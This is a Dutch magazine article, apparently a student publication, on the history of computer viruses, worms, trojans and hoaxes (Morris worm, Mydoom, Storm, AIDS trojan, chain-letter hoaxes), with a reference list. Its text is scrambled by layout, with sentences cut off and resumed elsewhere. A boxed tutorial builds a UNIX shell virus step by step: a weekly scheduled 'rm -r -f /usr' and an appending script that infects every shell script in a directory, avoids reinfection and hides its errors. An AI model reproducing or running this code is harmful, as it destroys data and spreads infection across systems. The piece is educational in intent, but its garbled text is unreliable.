rund wordt, worden drie andere files besmet en stopt het virus weer. Elke eenendertigste van de maand krijg je een venster met als titel "Bizatch by Quantum / VLAD":

```
The taste of fame just got tastier!
```

```
VLAD Australia does it again with the world's first Win95 Virus
```

```
From the old school to the new..
```

```
Metabolis
Qark
Darkman
Automag
Antigen
RhinceWind
Quantum
Absolute Overlord
CoKe [Sop98]
```

In maart kwam voor het eerst een virus voor Windows 3.x in het wild voor, namelijk Win.Tentacle [Sym00]. Drie maanden later kwam het eerste echt infecterende OS/2-virus, OS2.AEP, voor; hiervoor overschreven de virussen files gewoonweg. Nadat

russoftwareproducenten: een nieuwe manier van detecteren was nodig om dit soort aanvallen te vinden omdat de VBA-modules in Powerpoint gecompriimeerd opgeslagen worden [Kas98].

Hoewel de anti-virusbedrijven hard hun best doen, zitten de virusschrijvers ook niet stil: de nieuwe virussen worden steeds geavanceerder. Nadat in 1990 de eerste polymorfe, dat wil zeggen zich steeds veranderende, virussen opkwamen, wordt in 2002 een virus met de naam Win32/Simile (of Etap) geschreven door de schrijver Mental Driller. Als het virus voor het eerst op een systeem gestart wordt, controleert het de datum; als de besmette file User32.dll gebruikt, wordt er op de zeventiende maart, juni, september of december een boodschap, "metaphor V1 by the mental driller/29a" of "metaphor 1b by the mental driller/29a" met op willekeurige plekken hoofdletters, weergegeven [Fer02]. Als de *system locale* Hebreeus is wordt op 14 mei de mededeling "Free Palestine!" gedaan. Hierna verandert het virus zichzelf (90% van de viruscode is hiervoor nodig) en gaat het het sy-

## "Hoewel de anti-virusbedrijven hard hun best doen, zitten de virusschrijvers ook niet stil"



in 1995 iemand op het idee gekomen was virussen in de macro's van Microsoft Office te stoppen, kwam in 1996 ook het eerste Excel-virus op: Laroux deed niets meer dan zichzelf verspreiden, maar toch... [Kas96]

Twee jaar later was het de beurt aan de overige Office-applicaties: AccessiV leverde niet veel paniek op, waarschijnlijk omdat mensen gewend waren geraakt aan het feit dat Microsoft-producten gevaarlijk zijn. In december van 1998 kwam een PowerPoint-virus op, Attach, dat flink wat hoofdpijn bezorgde aan anti-vi-



Rich Skrenta met zijn Apple II Plus

steem besmetten: Files worden niet besmet als ze in een subfolder van meer dan drie niveaus diep staan of als de naam van de desbetreffende folder begint met een W. Verder worden files wier naam begint met F, PA, SC, DR, NO of een V bevatten standaard niet besmet. Alle andere files worden met een kans van 0.5 besmet. [Wik06]

### Artificial Life en LaTeX

In 1989 schreef Eugene H. Spafford een paper waarin hij naging of virus-

standen besmet (dit laatste in tegenstelling tot virussen) wordt een worm genoemd; de term stamt uit [Bru76] (dat was weer een verwijzing naar lintwormen) en werd in een paper uit 1982 door de onderzoekers Shoch en Hupp overgenomen [Sho82]. Op zich is een worm niet gevaarlijk, maar omdat deze zich heel vaak over het netwerk verspreidt, zorgt het voor een opstopping in het netwerkverkeer en legt zo servers plat.

Hoewel wormen zeker in het begin alleen voorkomen, zijn er later veel

*respond "yes" to the question. To circumvent this protection, Morris programmed the worm to duplicate itself every seventh time it received a "yes" response [USA91].* De gangbare mening is dat 60000 computers aangevallen zijn en 6000 daadwerkelijk besmet, maar dat getal is nogal onzeker: Paul Graham, een goede bekende van Morris, stelde: *"I was there when this statistic was cooked up, and this was the recipe: someone guessed that there were about 60,000 computers attached to the Internet, and that the worm might have infected ten percent of them."* [Wik07j].

De worm maakte gebruik van een fout in de finger daemon *fingerd*: deze bevatte een statement, *gets*, dat input leest maar niet controleert of de buffer dit wel aankan, een klassiek voorbeeld van een buffer overflow [Spa89a]. Verder maakte het gebruik van de *DEBUG*-routine in *sendmail*, die ervoor zorgde dat de worm een script kan starten op de kwetsbare machines (Sun 3-machines en VAX-machines met een variant van 4 BSD UNIX) [Eic89]. De jury vond Morris schuldig aan overtreding van de 1986 Computer Fraud and Abuse Act [USG86], maar de rechter gaf hem geen gevangenisstraf: *"Saying the punishment of prison did not fit the crime, a Federal judge today placed a 24-year-old computer science student on three years' probation for intentionally disrupting a nationwide computer network. The student, Robert Tappan Morris, was also fined \$10,000 and ordered to perform 400 hours of community service [Mar90]."*

Na de eerste macro-virussen zijn een aantal zeer agressieve macro-virussen in de wereld gekomen. De Melissa- of Simpsons-worm legde de wereld plat op 26 maart 1999: nadat deze in een file met de naam "List.DOC" in de Usenetgroep alt.sex werd geplaatst verspreidde het zich zo snel via e-mail dat mailservers de druk niet meer aankonden en plat gingen. De schrijver van de worm noemde zich Kwijjibo, maar bleek na onderzoek dezelfde te zijn als VicodinES en Alt-F11, om precies te zijn David L. Smith uit Aberdeen

**"De eerste worm buiten het laboratorium was de Morris- of Internetworm die werd gelanceerd op 2 november 1988 vanaf MIT."**

sen kunnen worden geclassificeerd als een vorm van Artificial Life (AL): terwijl de paper een goede inleiding is in virussen concludeert hij dat, net als bij gewone virussen, ze niet levend genoemd kunnen worden [Spa89].

Vijf jaar later heeft een master-student in Amerika een brainwave gehad en heeft een Latex-virus geschreven: Keith Allen McMillan deed dit vooral om een platform-onafhankelijk stukje malware te schrijven en hoewel hij het virus niet in zijn verslag zette en het niet goed werkte is de gedachte heel goed onderbouwd en origineel [McM94].

### Linux

Hoewel de meeste virussen niet voor Unix of Linux geschreven zijn, bestaan er wel degelijk virussen voor: in 1997 zorgde een virusschrijver voor veel paniek bij de anti-virusbedrijven door een virus te maken dat Bliss heet [Wik07d]: het virus was redelijk lief, dat wil zeggen dat het geen schade aanrichtte (dat was ook de bedoeling) en had zelfs een command line-optie `'--bliss-uninfect-files-please'` wat precies deed wat het zegt te doen [Bor00]. Ook van Simile is een Linux-variant. [Wik02]

### Worms

Een zichzelf zelfstandig verspreidend stukje software dat geen andere be-

gemixte bedreigingen: trojans worden vaak gecombineerd met wormen om de verspreiding te regelen. Of iets nu een virus, worm of trojan is, is dan ook niet altijd heel duidelijk; ik heb hier de meest gebruikte benaming gekozen.

De eerste worm buiten het laboratorium was de Morris- of Internetworm die werd gelanceerd op 2 november 1988 vanaf MIT. Volgens de schrijver, Robert Tappan Morris, was de worm bedoeld om de grootte van het internet te bepalen maar omdat de worm meerdere keren eenzelfde machine kan bezetten zorgde deze naast heel veel netwerkverkeer ook voor uitvallende computers die bezweken onder de grote hoeveelheid instanties van de worm. Morris had een denkfout gemaakt in deze controle, zoals hij ter verdediging aanvoerde: *"Morris also wanted to ensure that the worm did not copy itself onto a computer that already had a copy. Multiple copies of the worm on a computer would make the worm easier to detect and would bog down the system and ultimately cause the computer to crash. Therefore, Morris designed the worm to "ask" each computer whether it already had a copy of the worm. If it responded "no," then the worm would copy onto the computer; if it responded "yes," the worm would not duplicate. However, Morris was concerned that other programmers could kill the worm by programming their own computers to falsely*



a”) waarna het na 120 dagen of op 1 januari 2004 (wat er het eerst gebeurde) zichzelf vernietigde. De remedie tegen de worm was dan ook simpel: start een commandoscherm en typ achtereenvolgens de commando's `DATE 01-01-04` en `Shutdown -r` en weg is de worm [Wik07e]. Microsoft vindt de worm, hoewel deze een patch installeert, een kwalijke zaak [Mic07].

Mydoom brak bij uitkomen, net als alle wormen ervoor, meteen de records qua verspreiding: het ver-

een worm rond (die overigens meer weg heeft van een trojan dan van een worm, hoewel deze zich wel zelfstandig verspreidt) die opnieuw de records breekt [Gau07]: Storm hangt de besmette computer in een botnet, verspreidt zichzelf en start de rootkit `Win32.agent.dh` [Wik07r]. De laatste is gelukkig snel te verhelpen: “The rootkit service can be stopped by running a simple command: `net stop wincom32`. All files, registry keys, and ports will appear again,” volgens Amado Hidalgo van Sy-

had mensen al suspicious moeten maken:

If you install [this] on a microcomputer...

then under terms of this license you agree to pay PC Cyborg Corporation in full for the cost of leasing these programs...

In the case of your breach of this license agreement, PC Cyborg reserves the right to take legal action necessary to recover any outstanding debts payable to PC Cyborg Corporation and to use program mechanisms to ensure termination of your use...

These program mechanisms will adversely affect other program applications...

You are hereby advised of the most serious consequences of your failure to abide by the terms of this license agreement; your conscience may haunt you for the rest of your life...

and your [PC] will stop functioning normally...

You are strictly prohibited from sharing [this product] with others...

Jim Bates heeft twee programma's geschreven die AIDS terugdraiden: AIDSOUT verwijderde AIDS en CLEARAID draaide de encryptie terug.

In 2004 bleek een trojan uit de familie van de worm Agobot [Wik07], Phatbot, uitgebreid getest te worden op snelheid, onder andere op de UT: het aantal bezoeken aan de UT-server liep plotseling op van gemiddeld 25000 keer naar een half miljoen [UTN04]; omdat over de hele wereld netwerken werden aangevallen werd het SNT ook geïnterviewd door de Washington Post [Kre04]. Vanwege de uitgebreide tests was iedereen voorbereid op de aanvallen en werden weinig pc's besmet.

### Hoaxes

Een hoax is een (e-mail-)bericht dat waarschuwt voor een niet-bestaand virus; het woord is waarschijnlijk afgeleid van hocus pocus, wat dan

## “Net als Nachia werd er tegen Mydoom en Bagel, een andere worm, een worm ingezet.”

scheen op 26 januari 2004 en na twee weken had MessageLabs de worm 43979281 keer geblocked. De worm die ook `W32.MyDoom@mm`, `Novarg`, `Mimail.R` en `Shimgapi` genoemd wordt lijkt te zijn geschreven om junk e-mail te verspreiden en had een opdracht op te houden met werken op met de eerste reboot na 12 februari 2004 om 02:28:57 GMT [Ley04]. De SCO Group claimde dat Mydoom een DOS-aanval op hen richtte, maar dat wordt door onderzoekers ontkend [Wik07p].

Net als Nachia werd er tegen Mydoom en Bagel, een andere worm, een worm ingezet. Netsky werd onderwerp van een oorlog tussen de makers van Mydoom en Bagel aan de ene kant en Netsky aan de andere: de nieuwere versies bleven opkomen. Een opvolger van Netsky, Sasser, probeerde ook de beide slechte wormen te verwijderen, maar verspreidde zich zo snel en herstartte computers als deze besmet waren en zorgde daarmee voor zoveel problemen dat het een heel gevaarlijke worm genoemd werd. De maker, de achttien-jarige Sven Jaschan, werd snel gearresteerd. Na de arrestatie kwamen versies van Mydoom uit die de spot dreven met Jaschan.

De problemen met wormen zijn nog niet over: op dit moment waart er

mantec [Kei07]. Eind oktober 2007 meldde [Dij07] dat de piek voorbij en Storm op zijn retour was.

### Trojans

Een Trojan horse (meestal afgekort tot trojan) is een programma dat niet zichzelf installeert (de gebruiker moet dan doen) en vervolgens controle over de geïnfecteerde computer neemt, hetzij om gegevens te stelen van die pc, hetzij om de computer te gebruiken voor illegale doeleinden. De trojan verbindt zich, in tegenstelling tot virussen, niet aan executables en dergelijke, maar blijft standalone. De eerste die het beroemde paard van de Grieken [Sch04] voor het eerst in de IT-context gebruikt schijnt Dan Edwards te zijn in het Anderson report [And72]

AIDS (of Aids Info Disk of PC Cyborg Trojan) deed zich voor als een diskette met anti-virussoftware, dat naar een mailinglist is gestuurd door de auteur van de trojan, dr. Joseph Popp. Het veranderde de file `AUTOEXEC.BAT` om een tellertje te maken en na 90 keer booten encrypt het alle file names op de C-schijf en wordt de gebruiker gevraagd zijn licentie te vernieuwen door contact op te nemen met het PC Cyborg Corporation (wat betekende \$ 378,- naar een postbus in Panama sturen). De EULA die bij de software meekwam

## Bestudeer dit kader maar probeer het niet uit!!!

In [McI89] vertelt McIlroy hoe simpel het is een klein naar UNIX-virus te fabriceren: de one-liner

```
rm -r -f /usr
```

verwijdert recursief (dus inclusief alle files in subdirs) en zonder te vragen alle files in /usr, de user-directories. Je kunt nog een commando eraan toevoegen zodanig dat dit wekelijks gebeurt: maak een file `earthquake` in een write-protected directory en zet daarin

```
rm -r -f /usr
```

```
at 0200 sunday earthquake
```

Agendeer het programma te starten op zondag om twee uur 's nachts:

```
at 0200 sunday earthquake
```

en elke week op hetzelfde tijdstip verdwijnt het harde werk van iedereen.

Nog een voorbeeld, een niet zo best want snel gedetecteerd: het virus is een shell script `/tryme` en heeft als inhoud

```
cp /tryme $1
```

Als een argeloze gebruiker nu probeert uit te vinden wat `/tryme` doet en voor de netheid een willekeurig argument meegeeft

```
/tryme sure
```

“Lo and behold,” er is een nieuwe file met de naam `sure` met een kopie van het shell script,

```
cp /tryme $1
```

Zodra iemand `sure` uitprobeert, wordt het script weer gereproduceerd.

Als nu iemand als argument een bestaande file meegeeft, wordt deze overschreven: dit valt wel op. Als iemand alleen maar `/tryme` intypt zal hij een reactie krijgen als

```
Usage: cp f1 f2; or cp f1 ... fn d2
```

(Op het systeem waar ik het probeerde, met SuSe Linux 9.3 (i586) – kernel 2.6.18.2-34-default, kreeg ik

```
cp: missing file operand
```

```
Try `cp --help` for more information.)
```

Zodra `/tryme` is verwijderd is ook het gevaar van files overschrijven geweken; het virus is te opvallend en te simpel om het lang vol te houden op een systeem.

Daar kunnen we natuurlijk wat aan doen: als we nu een echte kopie maken in plaats van steeds `/tryme` te kopiëren zal het langer duren voordat alle instanties van het virus weg zijn.

```
#!/bin/sh
```

```
cp $0 $1
```

Het eerste regeltje is noodzakelijk om het virus goed te laten werken. Laten we zeggen dat dit nieuwe script zich bevindt in de file `/bin/traductor`; het eerste kopieerargument (`$0`) is de file zelf: dat betekent dat het commando `traductor firsttarget` uiteindelijk uitvoert:

```
cp /bin/traductor firsttarget
```

zodat `firsttarget` nu ook het virus bevat. Als dit nu weer wordt aangeroepen, bijvoorbeeld als `firsttarget secondtarget` wordt dit weer uitgevoerd als

```
cp firsttarget secondtarget
```

en bevat `secondtarget` ook het virus, wat er dan ook maar met `/bin/traductor` gebeurd is.

Nu is een voorwaarde natuurlijk wel dat de doelbestanden executable zijn: dat kunnen we testen door het virus iets aan te passen (alles wat **vet** is, is nieuw)

```
#!/bin/sh
```

```
if test -x "$1"
```

```
then cp $0 $1
```

```
fi
```

## PAS OP: VANAF HIER WORDT HET VIRUS ECHT GEVAARLIJK! NIET UITVOEREN!

Nu kunnen we er ook nog voor zorgen dat de argeloze gebruiker niet meer een argument hoeft in te voeren, maar dat er in de huidige werkdirectory gezocht wordt naar executables die vervangen worden door het virus:

```
#!/bin/sh
```

```
for i in *
```

```
do if test -x "$i"
```

```
then cp $0 $i
```

```
fi
```

```
done
```

We kunnen het nog wat specifieker maken door alleen files te overschrijven die van zichzelf al een shell script zijn met als eerste regel

```
#!/bin/sh:
```

```
#!/bin/sh
```

```
for i in *
```

```
do case "`sed 1q $i`" in
```

```
"#!/bin/sh") cp $0 $i
```

```
esac
```

```
done
```





sed neemt de eerste regel van een willekeurige file in de werkdirectory en stopt dan; als de regel overeenkomt met “#!/bin/sh” wordt de file overschreven.

Tot nu toe hebben we alleen maar overschrijvingen gezien: je kunt natuurlijk ook malware aan een file toevoegen:

```
for i in * #virus#
do   case `sed lq $i` in
      `#!/bin/sh`)   sed -n `/#virus#/, $p` $0 >>$i
    esac
done
```

Wat doet het nu? De tweede sed leest zonder printen (-n) de aangeroepen executable; print vanaf de regel met het commentaar #virus# tot aan het eind (\$) en plak dat aan het eind (>>) van het doel (\$i).

Het enige waar we nu nog wat aan moeten doen is herbesmetting voorkomen:

```
for i in * #virus#
do   case `sed lq $i` in
      `#!/bin/sh`)
        grep `#virus#` $i >/dev/null ||
        sed -n `/#virus#/, $p` $0 >>$i
    esac
done
```

Als een file al besmet is doet het virus verder niets, anders wordt het virus aan het nieuwe slachtoffer toegevoegd. Als laatste zorgen we er nog voor dat er geen meldingen op het scherm verschijnen:

```
for i in * #virus#
do   case `sed lq $i` in
      `#!/bin/sh`)
        grep `#virus#` $i >/dev/null ||
        sed -n `/#virus#/, $p` $0 >>$i
    esac
done 2>/dev/null
```

weer afgeleid is van *“hax pax max Deus adimax”* [Oxf89], een latijnse onzin-zin. Volgens anderen is hocus pocus weer afgeleid van *“hoc est (enim) corpus (meum)”*, *“dit is Mijn lichaam”*, uit de latijnse mis [Qui01].

De structuur van een hoax is meestal hetzelfde: het vertelt van een heel agressief nieuw virus, vertelt wat er tegen te doen en roept op de hoax door te sturen. Omdat veel mensen aan deze oproep gehoor geven, kan een hoax zich als een worm gedragen wat betreft het vol laten lopen van e-mailboxen en -servers [Wik07].

Een Nederlandse hoax in 2000 was die over een nieuw virus met de naam El Poco en zou worden verspreid in het bestand ‘FlashMaster G’:

*“Hallo, LET OP!! Als je een e-mail ontvangt met een file “FlashMaster G” moet je hem NIET openen. Dit bericht bevat het virus “El Poco”. Je harde schijf wordt dan meteen gewist maar ook kan een heel netwerk worden platgelegd. Stuur deze e-mail naar zoveel mogelijk mensen. Het is een nieuwe, zeer kwaadaardig vi-*

*rus en maar weinig mensen kennen het. Niet veel mensen weten nog van dit virus, dus zend deze mail aan zoveel mogelijk vrienden, kennissen en relaties, zodat de verspreiding van het virus kan worden stopgezet. Het is een zeer gevaarlijk virus en wordt op dit moment door nog geen enkel anti-virus programma herkend.”*

De Antichrist-hoax was een spaanse hoax uit 2001 met de volgende tekst:

*ERTA: EL PEOR VIRUS DE LA HISTORIA. Acaba de ser descubierto un nuevo virus que ha sido clasificado por Microsoft y por McAfee como el mas destructor de todos los tiempos. Este virus fue descubierto ayer y se esta conociendo con el nombre de ANTICRISTO, no ha sido encontrado un antivirus, simplemente destruye la trilla cero del disco duro, donde estan guardadas. Informaciones vitales para su funcionamiento. Funciona de la siguiente manera: 1.-) Se autoenvia a todos los nombres de su agenda con el titulo: “SORPRESA?!!!!!!!!!!!!”*

*2.-) En el momento que se instala destruye la trilla cero y asi destruye para siempre el disco duro. Por favor enviar este E-Mail al mayor numero de personas posibles, en caso de recibir un e-mail con asunto “SORPRESA?!!!!!!!!!!!!”, hagase aconsejar por un experto ya que tiene la capacidad de auto-instalarse.*

(Vertaling: ALERT: THE WORST VIRUS IN HISTORY. A new virus has just been discovered that has been classified by Microsoft and McAfee as the most destructive of all time. This virus was discovered yesterday and is known by the name of ANTICHRIST; no antivirus has been discovered; it simply destroys the first sector of the hard disk, where vital information for its operation is kept. It works in the following way: 1. -) It sends itself to all the names in your address book with the title: “SURPRISE?!!!!!!!!!!!!” 2. -) As soon as it is installed, it destroys the first sector and in this way it permanently destroys the hard disk. Please send this E-mail to as many people as you can; in case you receive





an e-mail with subject "SURPRISE!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!", get advice from an expert because it can install itself automatically.)

Na 11 september ontstond een hoax rond wat typische teksten in Word: met als onderwerp "FW: This is spoo-ky" kreeg men het volgende recept:

Follow these instructions...

1. Open up a blank Word document.
2. Type in Q33 NY in capitals (this is the flight number of the 1st plane to hit the WTC)
3. Highlight it.
4. Change the font size to 48.
5. Change the actual font to wingdings (1).
6. Be spooked!!

De tekst ziet er dan uit als "✈️☰☷☹️☆", maar vlucht Q33 was helemaal niet betrokken bij de WTC-aanvallen [Cia07].

Blijkbaar was 2001 een goed hoaxjaar, want in oktober kwam er weer een nieuwe op. De DR.SIMON.WAJNTRAUBWS riep op tot het verwijderen van alle berichten met dat onderwerp:

ATENÇÃO NOVÍSSIMO VÍRUS SEM VACINA !! SEM ANEXOS !!  
(envie para toda sua lista urgente)

"DR.SIMON.WAJNTRAUBWS"  
Cuidado com qualquer mensagem que contenha "DR.SIMON.WAJNTRAUBWS" Trata-se do mais novo e DEVASTADOR VÍRUS que se tem notícia - Foi o que anunciou ontem InterWSA. CAV Não há vacina para este vírus ainda, e ele se propaga via correio eletrônico - instalado diretamente no código fonte UL5p11. É uma nova modalidade, em que não há anexos para que o vírus se instale.  
Se receber alguma mensagem que contenha: "DR.SIMON.WAJNTRAUBWS" Apague IMEDIATAMENTE, o vírus

se instala quando o recipiente RESPONDE AUTOMATICAMENTE a mensagem enviada com o novo sistema de "confirmar recebimento automático" - Desabilite essa função de seu programa !!!

Os primeiros sintomas são a emissão de ruídos estranhos e travamentos constantes, em seguida aparecerá um novo papel de parede contendo a imagem de homem estranho e de longa barba negra (seria suposto "DR.SIMON.WAJNTRAUBWS") Em 24 horas o vírus executará UYT.56Z apagando TODOS os arquivos e com um comando especial NUYT99Z INUTILIZARÁ seu HD !!!!

AVISE TODOS OS SEUS AMIGOS !!!  
<Direccionamiento del Web quitado> <Direccionamiento del Web quitado> Sds.. Duda - Microhelp Informática. oportunidades/se-gredos

[Vertaling: Attention, new virus without definitions!! No attachments!! (send to everybody on your list urgent)

"DR.SIMON.WAJNTRAUBWS"  
Careful with whatever message

The first symptoms are the emission of strange noises, a constant freezing, after new wallpaper appears containing the image of a strange man with a long blackbeard (possibly Dr.Simon.Wajntraubws).

In 24 hours the virus executes UYT.56Z deleting all files and with a special command NUYT99Z, disabling your Hard drive.

Warn all your friends!!! <Web address removed> <Web address removed> Sds.

Duda - Microhelp Informatica.]

Ook dit was complete nonsens: het virus bestaat niet.

De hoax rond de Java Debug Manager, jdbgmgr.exe, was een hoax die zich echt als een virus gedroeg [Wik07s]: het riep op tot het verwijderen van eerder genoemde file omdat dat een virus zou zijn. Deze gedachte werd versterkt



SETDEBUG.EXE

omdat het icon van het bestand niet geheel standaard was: de Microsoft Bear [Wik07q]. Hoewel de desbetreffende file besmet kan zijn met W32.Efortune.31384@mm [Fer01, Kor02] is de file essentieel voor een

### "De hoax rond de Java Debug Manager, jdbgmgr.exe, was een hoax die zich echt als een virus gedroeg"

that contains "DR.SIMON.WAJNTRAUBWS" Its the newest and most devastating virus known - It was announced by InterWSA. CAV There are no vaccines for this virus yet, and it propogates itself by email - installs directly in programming code UL5p11 -----. It's a new method in which there are no attachments that contain the virus. If you receive this any message that contains "DR.SIMON.WAJNTRAUBWS" Erase IMMEDIATELY, the virus installs itself when the recipient Responds Automatically to the sent message using the new system of "Confirm Automatic Recievement" - Disable this function in your program!!!

goede werking van Windows. Er is een dergelijke hoax voor de file sulfnbk.exe, een programma dat lange file names repareert als deze corrupt zijn geworden [Mar01]. ■

Jan-Willem Dijkshoorn  
Jan-Willem.Dijkshoorn@inter-actief.utwente.nl



## Referenties

- [And72] J. Anderson, /"Computer Security Technology Planning Study"/, Technical Report ESD-TR-73-51, Electronic Systems Division, Hanscom Air Force Base, Hanscom, MA, 1972
- [Ben00] "UT-Nieuws, Jannie Benedictus, /COMPUTERS UT BESMET MET LIEFDES VIRUS; Schade blijft beperkt/, 11 mei 2000, [http://www.utnieuws.utwente.nl/new/?artikel\\_id=65478](http://www.utnieuws.utwente.nl/new/?artikel_id=65478), geraadpleegd op 1 oktober 2007"
- [Bli01] The Register, Robert Blincoe, /Kournikova virus kiddie gets 150 hours community service/, 27 september 2001, [http://www.theregister.co.uk/2001/09/27/kournikova\\_virus\\_kiddie\\_gets/](http://www.theregister.co.uk/2001/09/27/kournikova_virus_kiddie_gets/), geraadpleegd op 2 oktober 2007
- [Bor00] "Axel Born, /Bliss, a Linux "virus"/, 19 januari 2000, <http://math-www.uni-paderborn.de/~axel/bliss/>, geraadpleegd op 30 juli 2007"
- [Bru76] John Brummer, /The Shockwave Rider/, eerste druk, Ballantine Books, Toronto, 1976 (eerste druk 1975)
- [Cia07] Symantec, Andy Cianciotto, /Be Spooked Hoax/, 13 februari 2007, [http://www.symantec.com/security\\_response/writeup.jsp?docid=2001-101009-5627-99&tabid=2](http://www.symantec.com/security_response/writeup.jsp?docid=2001-101009-5627-99&tabid=2), geraadpleegd op 4 oktober 2007
- [Coh87] "Fred Cohen, /Computer Viruses; Theory and Experiments/, datum uitgave onbekend, in Computers & Security 6 (1987), pp. 22-35, Elsevier Science Publishers B.V."
- [Dee07] Automatisering Gids, Mels Dees, /Computervirus viert 25e verjaardag/, 17 juli 2007, online geraadpleegd op 20 juli 2007
- [Dij07] Nu.nl, Wieland van Dijk, /"Storm Worm sterft snel uit"/, 22 oktober 2007, [http://www.nu.nl/news/1283364/53/rss/'Storm\\_Worm\\_sterft\\_snel\\_uit'.html](http://www.nu.nl/news/1283364/53/rss/'Storm_Worm_sterft_snel_uit'.html), geraadpleegd op 26 oktober 2007
- [Eic89] Mark W. Eichlin & Jon Rochlis, /With Microscope and Tweezers: An Analysis of the Internet Virus of November 1988, in IEEE Symposium on Research in Security and Privacy, pages 326-345, mei 1989
- [Elm88] "Time Magazine, Philip Elmer-DeWitt, /"You Must Be Punished"/, 26 september 1988, geraadpleegd op 30 juli 2007"
- [Fer01] Symantec, Peter Ferric, /W32.Efortune.31384@mm/, 9 mei 2001, [http://www.symantec.com/security\\_response/writeup.jsp?docid=2001-051000-1320-99](http://www.symantec.com/security_response/writeup.jsp?docid=2001-051000-1320-99), geraadpleegd op 4 oktober 2007
- [Fer02] Peter Ferric, /W32.Simile, Technical details/, 6 maart 2002 (laatst geupdated op 13 februari 2007), [http://www.symantec.com/security\\_response/writeup.jsp?docid=2002-030617-5423-99&tabid=2](http://www.symantec.com/security_response/writeup.jsp?docid=2002-030617-5423-99&tabid=2), geraadpleegd op 29 september 2007
- [For07] Richard Ford en Eugene H. Spafford, /Computer Science: Happy Birthday, Dear Viruses/, verschenen in: Science, 13 juli 2007, vol. 317, no. 5835, pp. 210-211, online geraadpleegd op 17 juli 2007
- [Gau07] InformationWeek, Sharon Gaudin, /Storm Worm Erupts Into Worst Virus Attack In 2 Years/, 24 juli 2007, <http://www.informationweek.com/news/showArticle.jhtml?articleID=201200849>, geraadpleegd op 25 juli 2007
- [Ger07] David Gerrold, /When H.A.R.L.I.E. was One/, Doubleday, 1972
- [Hay05] The Register, Peter Hayes, /No 'sorry' from Love Bug author/, 11 mei 2005 [http://www.theregister.com/2005/05/11/love\\_bug\\_author/](http://www.theregister.com/2005/05/11/love_bug_author/), geraadpleegd op 23 juli 2007
- [Kas70s] Kaspersky Labs, /1970s/, datum schrijven onbekend, <http://www.viruslist.com/en/viruses/encyclopedia?chapter=153310937>, geraadpleegd op 7 september
- [Kas96] Kaspersky Labs, /1996/, datum schrijven onbekend, <http://www.viruslist.com/en/viruses/encyclopedia?chapter=153311174>, geraadpleegd op 7 september
- [Kas98] Kaspersky Labs, /1998/, datum schrijven onbekend, <http://www.viruslist.com/en/viruses/encyclopedia?chapter=153311178>, geraadpleegd op 7 september
- [Kei07] "InformationWeek, Gregg Keizer, /'Storm' Trojan Hits 1.6 Million PCs; Vista May Be Vulnerable/, 23 januari 2007, <http://www.informationweek.com/news/showArticle.jhtml?articleID=196903023>, geraadpleegd op 2 oktober 2007"
- [Kor02] Symantec, George Koris, /Jdbgmgr.exe file hoax/, 12 april 2002, [http://www.symantec.com/security\\_response/writeup.jsp?docid=2002-041208-2143-99&tabid=1](http://www.symantec.com/security_response/writeup.jsp?docid=2002-041208-2143-99&tabid=1), geraadpleegd op 4 oktober 2007
- [Kre04] Brian Krebs, /Hackers Embrace P2P Concept; Experts Fear 'Phatbot' Trojan Could Lead to New Wave of Spam or Denial-of-Service Attacks/, 17 maart 2004, <http://www.washingtonpost.com/wp-dyn/articles/A444-2004Mar17.html>, geraadpleegd op 1 oktober 2007
- [Law07] Mike Lawrie, /An Explanation of how the Stoned Virus operates/, datum geschreven onbekend, [http://textfiles.com/virus/stoned\\_d.law](http://textfiles.com/virus/stoned_d.law), geraadpleegd op 28 september 2007
- [Ley01] The Register, John Leyden, /Anna Kournikova virus spreading like wildfire/, 12 februari 2001, [http://www.theregister.com/2001/02/12/anna\\_kournikova\\_virus\\_spreading\\_like/](http://www.theregister.com/2001/02/12/anna_kournikova_virus_spreading_like/), geraadpleegd op 30 juli 2007
- [Ley04] The Register, John Leyden, /MyDoom dies today/, 12 februari 2004, [http://www.theregister.com/2004/02/12/MyDoom\\_dies\\_today/](http://www.theregister.com/2004/02/12/MyDoom_dies_today/), geraadpleegd op 23 juli 2007
- [Ley06] The Register, John Leyden, /PC virus celebrates 20th birthday/, 19 januari 2006, [http://www.theregister.com/2006/01/19/pc\\_virus\\_at\\_20/](http://www.theregister.com/2006/01/19/pc_virus_at_20/), geraadpleegd op 23 juli 2007
- [Ley07] The Register, John Leyden, /Computer virus turns 25/, 13 juli 2007, [http://www.theregister.com/2007/07/13/virus\\_silver\\_jubilee/](http://www.theregister.com/2007/07/13/virus_silver_jubilee/), geraadpleegd op 17 juli 2007
- [Mar01] Symantec, Patrick Martin, /SULFNBK.EXE Warning/, 17 april 2001, [http://www.symantec.com/security\\_response/writeup.jsp?docid=2001-042411-3943-99&tabid=2](http://www.symantec.com/security_response/writeup.jsp?docid=2001-042411-3943-99&tabid=2), geraadpleegd op 4 oktober 2007
- [Mar90] The New York Times, John Markoff, /Computer Intruder Is Put on Probation And Fined \$10,000/, 5 mei 1990, <http://query.nytimes.com/gst/fullpage.html?res=9C0CE1D71038F936A35756C0A966958260&sec=&spoon=&partner=permalink&exp=permalink>, geraadpleegd op 1 oktober 2007
- [McM94] Keith Allen McMillan, /A Platform Independent Computer Virus/, april 1994, University of Wisconsin-Milwaukee, <http://vx.netlux.org/lib/files/vkm00.ps>, geraadpleegd op 30 juli 2007
- [Mic07] Microsoft, /Virus alert about the Nachi worm/, Article ID 826234, 5 september 2007, v. 5.7, <http://support.microsoft.com/kb/826234>
- [Oxf89] J.A. Simpson and E. S. C. Weiner (Red.), /The Oxford English Dictionary (second edition), Volume VII/, eerste druk, Oxford University Press, Oxford, 1989
- [Qui01] Michael Quinion, /World Wide Words: Hocus Pocus/, 26 mei 2001, <http://www.worldwidewords.org/weirdwords/ww-hoc1.htm>, geraadpleegd op 4 oktober 2007
- [Sch04] "Gustav Schwab, /Griekse mythen en sagen/, zesendertigste druk, Hentenaar Boek BV, Nieuwegein, 2004 (eerste druk Prisma 189, 1956; naar de door dr. Richard Carstensen bewerkte uitgave /Die schönsten Sagen des klassischen Altertums/)"
- [Sho82] John F. Shoch & Jon A. Hupp, /The "Worm" Programs—Early Experience with a Distributed Computation/, in Communications of the ACM, maart 1982, volume 25, nr. 3
- [Skr07] Rich Skrenta, /The Joy of the Hack/, 26 januari 2007, [http://www.skrenta.com/2007/01/the\\_joy\\_of\\_the\\_hack.html](http://www.skrenta.com/2007/01/the_joy_of_the_hack.html), geraadpleegd op 17 juli 2007
- [Smi02] The Register, George Smith (SecurityFocus Online), /Klez, the poor-man's virus/, 10 juni 2002, [http://www.theregister.com/2002/06/10/klez\\_the\\_poor-mans\\_virus/](http://www.theregister.com/2002/06/10/klez_the_poor-mans_virus/), geraadpleegd op 23 juli 2007
